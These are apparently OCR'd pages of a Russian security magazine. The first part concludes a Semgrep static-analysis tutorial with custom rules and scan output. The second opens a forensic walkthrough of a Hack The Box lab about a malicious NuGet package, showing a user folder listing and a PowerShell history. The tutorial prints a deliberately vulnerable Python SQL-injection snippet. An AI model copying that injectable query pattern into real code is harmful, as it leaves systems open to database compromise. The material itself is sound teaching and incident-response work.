
В нашем случае мы ищем пути, в которых данные из контроллера могут попасть в вызов метода `execute`.

Сканируем стенд

Чтобы запустить сканирование Semgrep с нашими шаблонами, достаточно просто перейти в директорию с исходным кодом тестируемого приложения и выполнить команду

```
semgrep --config templates
```


Здесь `templates` — директория, в которой находятся наши шаблоны.



```
❯ semgrep --config .sast

┌─────────────┐
│ Scan Status │
└─────────────┘
  Scanning 1238 files (only git-tracked) with 3 Code rules:

  CODE RULES
  Scanning 11 files with 3 python rules.

  SUPPLY CHAIN RULES

  No rules to run.


  PROGRESS

  ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00


┌─────────────────┐
│ 5 Code Findings │
└─────────────────┘

    api_views/books.py
   ❯❯❯ sast.python-bola
          Access to data without verifying that it belongs to the user

           51┆ book = Book.query.filter_by(book_title=str(book_title)).first()

    api_views/users.py
   ❯❯❯ sast.python-bfla
          Access to user data without authorization

           19┆ def get_all_users():
           20┆     return_value = jsonify({'users': User.get_all_users()})
           21┆     return return_value
           ⋮┆----------------------------------------
           24┆ def debug():
           25┆     return_value = jsonify({'users': User.get_all_users_debug()})
           26┆     return return_value
           ⋮┆----------------------------------------
           29┆ def get_by_username(username):
           30┆     if User.get_user(username):
           31┆         return Response(str(User.get_user(username)), 200, mimetype="application/json")
           32┆     else:
           33┆         return Response(error_message_helper("User not found"), 404,
              mimetype="application/json")

    models/user_model.py
   ❯❯❯ sast.tainted-python-sqli
          User-controlled data from a request is passed to db.execute

           73┆ query = db.session.execute(text(user_query))


┌──────────────┐
│ Scan Summary │
└──────────────┘
Some files were skipped or only partially analyzed.
  Scan was limited to files tracked by git.

Ran 3 rules on 11 files: 5 findings.
```

В результате запуска наших кастомных правил мы обнаружили пять уязвимостей в приложении.

Если нажать названия файлов из вывода Semgrep, то мы окажемся в месте с уязвимым кодом и сможем подтвердить уязвимость.



```

    @staticmethod
    def get_user(username):
        if vuln:  # SQLi Injection
            user_query = f"SELECT * FROM users WHERE username = '{username}'"
            query = db.session.execute(text(user_query))
            ret = query.fetchone()
            if ret:
                fin_query = '{"username": "%s", "email": "%s"}' % (ret[1], ret[3])
            else:
                fin_query = None
        else:
            fin_query = User.query.filter_by(username=username).first()
        return fin_query

```

SQL инъекция

ВЫВОДЫ

Итак, в этой статье мы:

- рассмотрели особенности статического анализа безопасности приложений, базовые принципы, на которых он строится, и более продвинутый taint analysis;
- научились писать простые правила для Semgrep;
- составили три шаблона для нахождения реальных опасных уязвимостей с учетом особенностей выбранного приложения.

Важный плюс в том, что мы можем продолжать использовать один раз написанные шаблоны для новых версий текущего приложения, а также взять их за основу и для других приложений с похожей кодовой базой.

NUTS

Расследуем атаку на пакетный менеджер NuGet

sab3rt1le
FORensics FOR fun ;)
@k0n70r4

В этой статье разберем процесс реагирования на инцидент, связанный с компрометацией менеджера пакетов NuGet. Рассматривать атаку мы будем на примере лабораторной работы Nuts из раздела Sherlocks на площадке Hack The Box.


NUTS

Нам даны файлы диска `C:`, журналы `$J`, `$MFT`, папки пользователей, prefetch файлы в общем, частичный дамп простой пользовательской системы.

Уникальность лабораторной работы в том, что к ней нет никакого описания, поэтому строить вектор атаки и искать необходимые артефакты мы будем, опираясь на имеющиеся вопросы.

ПЕРВОНАЧАЛЬНЫЙ ДОСТУП

Начать поиск артефактов можно с простого просмотра файлов и каталогов системы. Перейдя в папку `Users`, мы увидим, что на хосте существует один пользователь `Administrator`. Если проанализировать его домашнюю директорию, то можно понять, что в стандартных папках `Documents`, `Downloads`, `Desktop`, `Searches` нет ничего интересного, кроме установщика Visual Studio в загрузках.



Имя	Дата изменения	Тип	Размер
.nuget	20.03.2024 21:57	Папка с файлами	
3D Objects	20.03.2024 21:57	Папка с файлами	
AppData	20.03.2024 21:58	Папка с файлами	
Contacts	20.03.2024 21:58	Папка с файлами	
Desktop	20.03.2024 21:58	Папка с файлами	
Documents	20.03.2024 21:58	Папка с файлами	
Downloads	20.03.2024 21:58	Папка с файлами	
Favorites	20.03.2024 21:58	Папка с файлами	
Links	20.03.2024 21:58	Папка с файлами	
MicrosoftEdgeBackups	20.03.2024 21:58	Папка с файлами	
Music	20.03.2024 21:58	Папка с файлами	
OneDrive	20.03.2024 21:58	Папка с файлами	
Pictures	20.03.2024 21:58	Папка с файлами	
PublishIgnor.1.0.11-beta	20.03.2024 21:58	Папка с файлами	
Saved Games	20.03.2024 21:58	Папка с файлами	
Searches	20.03.2024 21:58	Папка с файлами	
Videos	20.03.2024 21:58	Папка с файлами	
NTUSER.DAT{1c3790b3-b8ad-11e8-aa21-...	20.03.2024 12:03	Файл "REGTRANS...	1 024 КБ
NTUSER.DAT{1c3790b3-b8ad-11e8-aa21-...	06.12.2023 19:31	Файл "REGTRANS...	1 024 КБ
NTUSER.DAT{1c3790b3-b8ad-11e8-aa21-...	06.12.2023 19:31	Файл "REGTRANS...	1 024 КБ
NTUSER.DAT{1c3790b3-b8ad-11e8-aa21-...	20.03.2024 12:03	Файл "BLF"	64 КБ
NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-...	06.12.2023 5:47	Файл "BLF"	64 КБ
NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-...	06.12.2023 5:47	Файл "REGTRANS...	512 КБ
NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-...	06.12.2023 5:47	Файл "REGTRANS...	512 КБ
ntuser.ini	06.12.2023 5:47	Параметры конф...	1 КБ

Внимание привлекает папка `.nuget` с находящимся внутри каталогом пакета `PublishIgnor`. Значит, в системе установлен NuGet.

NuGet — это бесплатный пакетный менеджер с открытым исходным кодом, служащий для .NET и .NET Core механизмом совместного использования кода. Официально поддерживается фирмой Microsoft. Другими словами, это система распространения ПО, которая позволяет разработчикам загружать и включать в свои проекты готовые к работе библиотеки .NET. Легко интегрируется с MSBuild и Visual Studio, установщик которого мы заметили ранее.

С имеющимися сведениями попробуем ответить на первый вопрос.


> *Как Алекс (администратор) интегрировал пакет, экономящий время, в процесс развертывания?*

Можем предположить, что пользователь как раз пытался интегрировать `PublishIgnor` в Visual Studio. Он мог попробовать установить пакет с помощью `cmd.exe` или `powershell.exe`.

В предоставленных файлах нет никаких журналов логирования Visual Studio или NuGet, однако удалось найти журнал PowerShell вот в такой директории:

```
C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\
PSReadline
```


В файле `ConsoleHost_history.txt` видно две попытки установки пакета.



```
Set-ExecutionPolicy -ExecutionPolicy Unrestricted
python -m pip install setuptools
mkjffffffffff
f
cd .\Desktop\
mkdir elastic
cd .\elastic\
$ProgressPreference = 'SilentlyContinue'
Invoke-WebRequest -Uri https://artifacts.elastic.co/downloads/beats/elastic-agent/elastic-agent-8.3.2
nuget
nuget install PublishIgnor --version 1.0.11-beta
nuget install PublishIgnor -Version 1.0.11-beta
./kape.exe --tsource C:\ --tdest '\\vmware-host\Shared Folders\yep' --target KapeTriage --zip output
```

